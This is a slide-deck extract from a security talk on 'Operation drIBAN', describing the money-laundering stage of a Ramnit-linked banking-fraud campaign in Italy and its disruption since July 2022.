	Main list	Add new	Show archive	Work Time	StopList	Last update time: n\/	a	Total in archive:
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Stage #4 Money Laundering **Bot Blacklisting**

- BotID associated with a money mule, is added to a "StopList".
- All bots are involved in a fraud attempt.
- Blacklisting ~30 days

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Step #4 Money Laundering The cash flow

- Mule network mostly located in Italy (higher rate success).
- 1st transfer always in the same country or in the same bank (lowering detection).
- Goal: cryptocurrency





Step #4 Money Laundering

Before our intervention...

- ...It was a profitable and scalable business model.
- TAs tried to subtract more than 50M€ among all victims.
- Infection rate for a single bank institution was around the 1,5% of all its customers.
- However...



Conclusion

How about today?

Conclusion

The good guys sometimes wins?

- No Ramnit campaign and drIBAN frauds in Italy since July 2022.
- Most of the bot have been identified and disarmed.
- Mule network has been identified and actions are still ongoing.





Operation drIBAN

Q&A





